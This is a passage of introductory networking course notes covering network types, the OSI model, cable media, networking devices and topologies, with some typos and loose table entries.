
CAN

- Campus Area network is an interconnection of local network (LANs) within a limited geographical Area. Campus network can be additional to the set of wireless connections, connect several building to the same network, but it's not the same thing. A CAN is smaller than a wide area network.



MAN

- MAN means Metropolitan area network, which optimized for a larger geographic area than a LAN, ranging from several blocks of buildings to entire city.



Next Topic

- **WAN**

Last Topic

- **MAN**

WAN

- WAN is Wide Area Network that is a network connection of wide area such as the world. Example – Internet.



PAN

- PAN is a personal area network which is referred to the interconnection of information technology devices mostly up 10 meters. These interconnected devices might include laptop computers, mobile phones, printers or other computer devices. It is also known as a wireless personal area network (WPAN).



Next Topic

- **Broad Network Categories**

Last Topic


- **PAN**

Broad Network Categories

- Peer-to-Peer Networks
- Client-Server Network


Peer-to-Peer Network

- Peer-to-Peer (P2P) network involve two or more computers pooling individual resources such as disk drives. Each computer acts as both the client and the server. These computer can directly communicate with the other computers. On a Peer-to-Peer network, for example, a scanner on one computer can be used by any other computer on the network.



Client-Server Network

- This involves multiple client networks which are connected to at least a central server on network where, applications are installed.
- Clients need access to these server resources, they can access them only from the server. Servers often have private user directories for special users (Example, Windows has Work folders for Special users). Client-server networks tend to have faster access speeds because of the large number of client they are designed to support.



Next Topic

- **Benefits of Network**

Last Topic

- **Broad Network Categories**

Benefits of Network

- File sharing
- Resource Sharing
- Internet Sharing


File Sharing

- All types of data (Audio, Video, Text and Images) can be easily shared and accessed on network.




Resource Sharing

- Resources Like scanners, printers, network data and applications can be accessed by remote connection devices, using network-connected devices. Example, a application can be shared by multiple users.



Internet Sharing

- A single internet connection can be shared with multiple users and devices.



SUMMARY

- There are five basic types of network , LAN, CAN, MAN, WAN and PAN.
- Two board network categories are
- Peer-to-Peer network and Client-Server Network.

Next Topic

- **OSI Model**

Assignment of Network


- Compare a LAN and WAN with reference to Broad Network categories?

Last Topic


- **What is Network**

OSI Model

- Open Systems Interconnection or OSI model was first proposed by international Standards Organization (ISO) to solve the multiple problems faced in telecommunication



7-Layer OSI Model



Layers 1-4 relate to communications technology.

Layers 5-7 relate to user applications.

Communications subnet boundary

Layer 7 Application Layer

- Level at which applications access network services.
- Represents services that directly support software applications for file transfers, database access, and electronic mail etc.
- EX:-HTTP, FTP, SFTP

Layer 6: Presentation Layer

- Related to representation of transmitted data
- Translates different data representations from the Application layer into uniform standard format
- Providing services for secure efficient data transmission
- e.g. data encryption, and data compression.

Layer 5: Session Layer

- Allows two applications on different computers to establish, use, and end a session.
- e.g. file transfer, remote login.
- Establishes dialog control
- Regulates which side transmits, plus when and how long it transmits.
- Performs *token management* and *synchronization*.

Layer 4: Transport Layer

- Manages transmission packets.
- Repackages long messages when necessary into small packets for transmission.
- Reassembles packets in correct order to get the original message.
- Handles error recognition and recovery.
- Transport layer at receiving acknowledges packet delivery.
- Resends missing packets.
- EX:- TCP and UDP

Layer 3: Network Layer

- Manages addressing/routing of data within the subnet
- Addresses messages and translates logical addresses and names into physical addresses.
- Determines the route from the source to the destination computer.
- Manages traffic problems, such as switching, routing, and controlling the congestion of data packets.
- Routing can be
 - Based on static tables
 - determined at start of each session
 - Individually determined for each packet, reflecting the current network load.


Layer 2: Data Link Layer

- Packages raw bits from the Physical layer into frames (logical, structured packets for data).
- Provides reliable transmission of frames
- It waits for an acknowledgment from the receiving computer.
- Retransmits frames for which acknowledgement not received

Layer 1: Physical Layer

- Transmits bits from one computer to another
- Regulates the transmission of a stream of bits over a physical medium.
- Defines how the cable is attached to the network adapter and what transmission technique is used to send data over the cable. Deals with issues like

OSI Model



SUMMARY

- OSI is a conceptual model of telecommunication networking where the whole process is divided into seven effective layers.
- OSI stands for Open Systems Interconnection.

Next Topic

- **Transmission Media**

Last Topic

- **OSI Model**

Transmission Media

Twisted Pair



Coaxial Cable

Fibre Optic



Networking Transmission Media

- Network Transmission media is the actual path over which an electrical signal goes as it moves starting with one part then onto the next.
- In this session we will cover, the wired part of the transmission media. There are three types of wired transmission media.

Types of Transmission Media

- **Coaxial cables**
- **Twisted pair cables**
- **Fiber optic cables**

Coaxial Cables

- A Coaxial cables or coax is a cables, is used in the transmission of audio, video, and communication. Mainly coaxial cables are used as network and broadband cable. These cables have high bandwidths and greater transmission capacity. As shown in the figure these cables have a metal male connector end that is screwed onto a female connector.



Two Types of Coaxial Cable

- **Thicknet**
- **Thinnet**

Thicknet

- Also known as Thick Ethernet or 10Base5
- 10Mbps speed.
- 10Base5 is known as thicknet that was the first commercially available variant of Ethernet Here 10Base5
- Baseband signals and
- 500 meters length.




Thinnet

- Also known as Thinnet Ethernet or 10Base2, are antiquated Ethernet networking technologies.
- 10 Mbps speed.
- Baseband signals
- 200 meters length (actual usage is 185 meters).



Twisted Pair Cables

- Twisted pair cables is a very important network media. It can be used for phone communication and cable Ethernet networks. Twisted pair cabling is a type of wiring in which two conductors of a single circuit are twisted together for the purposes of cancelling out electromagnetic interference (EMI) from external sources. There are two kinds of twisted pair cable, UTP and STP.




Two Types of Twisted Pair Cables

- **UTP (Unshielded Twisted Pair)**
- **STP (Shielded Twisted Pair)**

UTP (Unshielded Twisted Pair)

- UTP which is the copper media and inherited from telephony, which can be used for increasingly higher data rates, and is rapidly becoming the de facto standard for horizontal wiring, the connection between, and including, the outlet and the termination in the communication closet.



Advantage of UTP

- The advantage of UTP that they are a very flexible, low cost media, and can be used for either voice or data communications.

Disadvantage of UTP

- The main disadvantage with UTP is the bandwidth. We cannot achieve high bandwidth with UTP cables.

STP (shielded Twisted Pair)

- STP copper conductive netting or casing, performed with individually or with external conductive shield around all pairs. It is heavier and more difficult to manufacture, but it can extraordinarily enhance the signaling rate in a given transmission plot. Twisted gives cancelation of magnetically induced fields and currents on a pair of conductors.



Advantage of STP

- The main advantage of STP is that it ensures greater protection from all types of external interference than unshielded twisted pair cable.

Disadvantage of STP


- The disadvantage is, it is more expensive than UTP cable.

Types of CAT

UTP Category	Data Rate	Max Length	Application	
CAT1	Up to 1Mbps	-	Old Telephone Cable	
CAT2	Up to 4Mbps	-	Token Ring Network	
CAT3	Up to 10Mbps	100m	Token Ring and 10BASE-T Network	
CAT4	Up to 16Mbps	100m	Token Ring Network	
CAT5	Up to 100Mbps	100m	Token Ring Ethernet, Fast Ethernet	
CAT5e	Up to 1Gbps	100m	Token Ring Ethernet, Fast Ethernet	
CAT6	Up to 10Gbps	100m	Gigabit Ethernet	
CAT6a	Up to 10Gbps	100m	Gigabit Ethernet, 10G	
CAT7	Up to 10Gbps	100m	Gigabit Ethernet, 10G	
CAT8	Up to 40Gbps	30m	40 Ethernet	

Fiber optic Cables

- Fiber optic cables is a fast information transmission medium fiber optic cables carry communication signals using pulses of light generated by small lasers light-emitting diodes (LEDs)



Advantage of Fiber optic Cables

- Fiber optic cables offer several advantage over traditional long-distance copper cabling.
- Fiber optic have a higher capacity. The amount of network bandwidth a fiber cable can carry easily exceeds that of a copper cable with similar thickness.

Two Types of Fiber optic Cables

- **Single mode Fiber optic cable**
- **Multi-mode Fiber optic cable**

Single-mode Fiber optic cable & Multi-mode Fiber optic cable

	Single mode fiber optic cable	Multi-mode Fiber optic cable	
Uses	WAN and MAN	LAN,SAN (storage area network)	
System Cost	Higher	Lower	
(Transmission Equipment cost-SMF= expensive			
Installation cost	Higher	Lower	
Connector cost	Higher	Lower	
Sources cost	Higher	Lower	
Distance	60kms	Up to 2kms	

SUMMARY

- The electrical signal goes through network media and there are three types of network media to specific.
- Coaxial Cables, Twisted pair cables, and Fiber optic Cables.

Next Topic

- **Networking Devices**

Last Topic

- **Fiber optic cable**

Networking Devices



Introducing Networking Device

- Network is a collaboration or connection of two or more zones or device through a common linking method. The network allows the nodes to shares resources between the liked system. This is applicable in telecommunication, internet and even offline sharing.

Computer Hardware

- Computer hardware is a physical part of the laptop or computer used for storing data, connecting, viewing and listening. The use of computer hardware in networking is detailed.

LAN and WAN Devices

- LAN, local area network is a collection of devices or computers connected to a common server. WAN or wide area network devices cover a huge amount of area as the network spans longer. The devices can be connected through satellite and leased line.

Collision

- In order to understand networking devices, knowledge of collision is important. A network collision occurs when two network devices tries to transmit the same data at the same point of time. If the network detects such a collision, it discards both the packets received.

Types of Network Devices

- **NIC**
- **Repeater**
- **HUB**
- **Switch**
- **Gateway**
- **Router**
- **Modem**

NIC (Network Interface Card)

- NIC stands for network interface card. Sometime it is also called by the name “network interface controller”. It is indeed a circuit board or a card that is installed in a computer so that it can be connoted to a network. Actually the network interface card provides the computer with a dedicated, full-time connection to a network.
- Also there is a WLAN (Wireless LAN) card as shown in the image below.



Repeater

- Repeater is a network device, which used to regenerate or replicate a signal. It removes the unwanted noise in an incoming signal. Unlike an analog signal, the original digital signal, even if weak or distorted, can be clearly perceived and restored. With analog transmission, signals are-strengthened with amplifiers which unfortunately also amplify noise as well as information. Repeater operates at Layer 1 of OSI.



HUB

- Basically a hub is a common connection point for devices in a network. Hubs are commonly used to connect segments of a LAN. A hub contains multiple ports. When a packet arrives at one port, it is copied to the other ports so that all segments of the LAN can see all packets. HUBs operate at Layer 1 of OSI.



Bridge

- Bridge devices inspect incoming network traffic and determine whether to forward or discard it according to its intended destination. An Ethernet bridge, for example, inspects each incoming Ethernet frame-including the source and destination MAC addresses, and sometime the frame size – in making individual forwarding decisions. Bridge device operate at the data link layer 2 of the OSI model.




Switch

- A switch is a very common types of networking device that channels coming data form any of multiple input ports to the specific output port that will take the data toward, its intended destination in a telecommunications network. In the traditional circuit-switched telephone network, one or more switches are used to set up a dedicated communication though temporary connection or circuit for data exchange between two network devices. On an Ethernet LAN, the switch determines form the physical device like MAC address in each incoming message frame which output port to forward it to and out of. In an internet, a switch determines form the IP address in each packet, and the output port of switch is connected to the next part of the intended destination.



Gateway

- A gateway is a network node which connects two network in different protocols. Gateways can take several forms, including routers or computers and can perform a variety of tasks.



Router

- Router is one of the most used networking devices used to sharing internet connection between two devices. The operation of router is complicate as it can be both software and hardware and operate at layer 3 of OSI.



Modem

- Modem stands for modulator-demodulator. A modem is a device or program that enables a computer to transmit data over, for example, telephone or cable lines. Computer information is stored digitally, whereas information transmitted over telephone lines is transmitted in the form of analog waves. A modem converts between these two forms (analog to digital and vice versa).



Difference between Hub and Switch

Hub	Switch
Layer 1 Device	Layer 2 Device
Does not recognize MAC Address	Recognize MAC Address
Broadcast device, Slower in operation	Unicast Device, faster in operation
Cheap device	Expensive device

SUMMARY

- Networking devices are computer hardware used to connect to network for the transmission of data.
- Some important networking devices are NIC, Repeater, HUB, Bridge, Switch, Gateway, Router, and Modem.

Next Topic

- **Network Topology**

Last Topic

- **Difference between Hub and Switch**

Assignment of Networking Device

- Which type of internet working devices are required to setup a LAN and CAN, explain in detail.


Network Topology



Bus




Star



Ring



Mesh



Tree



Point-to-Point

What is Topology

- Network topology is the arrangement of the various elements (links, nodes, etc.) of a computer network. Essentially, it is the topological structure of a network and may be depicted physically or logically.

Physical Topology

- Is the placement of the various components of a network, including device location and cable installation, while **Logical topology** illustrates how data flows within a network, regardless of its physical design.

There Are a number of reasons to understand about topology

- The network topology impacts performance.
- The network topology is a factor in determining the media type used to cable the network.
- The networking topology impacts the cost of cabling the network.
- Some access methods works only with specific topologies.
- Knowledge of network layout / topology helps to optimize the network performance and troubleshoot network performance issues.
- The table shows the cable types associated with each topology.

Topology	Cable Type
Liner bus	Thin coaxial Thick coaxial
Star Bus	Unshielded twisted pair (UTP)
Ring	Shielded pair (STP) Unshielded twisted pair (UTP) Fiber optic (FDDI rings)


Types of Topologies

- **BUS topology**
- **RING topology**
- **STAR topology**
- **MESH topology**
- **TREE topology**
- **HYBRID topology**

BUS Topology

- BUS topology is a network where all the nodes are connected with each other with a single common cable. When one node wants to access another node on the network then it puts a message addressed to that device on the bus network.

BUS Topology



Advantages of BUS Network

- It is very easy to connect a node or peripheral in this network.
- Bus network requires less cable length than any other topologies.

Disadvantages of BUS Network

- As the total network is depended on a single cable so if any problem occurs in the main cable, the entire network shuts down.
- At the start & the end point of main cable terminators are required to build up the network.
- This network cannot be used as a stand-alone solution in a large building.

RING Topology

- When each device is serially connected in a closed ring pattern with a single cable then the network system is called ring topology. As a train crosses all the platforms to reach its destination, ring topology does the same to pass a message from one node to another node.



Advantages of RING Network


- The network does not do anything without order. It needs to access the token & the opportunity to transmit.
- In this network each & every node has equal access to resources.
- The performance does not get interrupted by any additional components.
- Network server is not needed to control the connection between nodes.

Disadvantages of RING Network

- In this network if any node breaks down then the entire network system stops working.
- The speed of transferring data is slower than any other topologies just because a packet of data passes through all the nodes sender & receiver node.
- The entire network could be affected by moving, adding & changing of devices.

STAR Topology

- In the configuration all nodes are connected to a central Hub with separated cables. Here the central node or hub acts like the main server & the other nodes which are connected to the central node, act like client devices.



Advantages of STAR Network


- In this type of network it is very easy to add or remove a node the network system.
- Here if any fault occurs it is very easy to find out & fix it up.
- If anyone node faces problem, the rest nodes performs smoothly without effecting the whole network.

Disadvantages of STAR Network

- It is more expensive than any other topologies to build up the network because it requires excessive length of cable.
- The entire network goes down if the central node (hub) does not work properly & also if the other important nodes are disconnected from the network, example file server node stops working.
- The central hub is expensive which makes the network more expensive.

MESH Topology

- Here each & every network is interconnected with each other. It works independently.



Advantages of MESH Network

